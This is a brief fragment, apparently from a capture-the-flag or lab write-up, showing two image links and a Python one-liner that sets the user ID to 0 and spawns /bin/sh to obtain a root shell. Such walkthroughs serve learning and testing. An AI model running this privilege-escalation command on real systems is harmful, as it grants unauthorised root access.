

To gain root shell, we execute the following command since only Python 3 is available:
python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'